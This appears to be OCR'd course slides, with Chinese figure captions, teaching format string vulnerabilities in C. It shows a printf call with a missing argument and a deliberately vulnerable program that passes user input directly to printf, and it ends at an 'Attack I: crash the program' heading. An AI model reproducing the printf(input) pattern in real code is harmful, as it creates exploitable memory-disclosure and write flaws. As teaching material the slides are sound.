



图 6.2: printf() 是如何找到和使用可变参数的

What if we make a mistake

- What if the number of optional arguments does not match the number of format specifiers?
    - Three format specifiers, with two optimal arguments
        - *Why old compiler cannot find this problem*?



```
#include <stdio.h>


int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```

What if we make a mistake





图 6.3: 缺了一个可变参数导致的情况

A vulnerable program



```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);

    printf(input); // The vulnerable place    ①

    printf("Data at target address: 0x%x\n",var);
}

void main() { fmtstr(); }
```

A vulnerable program





图 6.4: 漏洞程序栈帧的布局

Attack I: crash the program

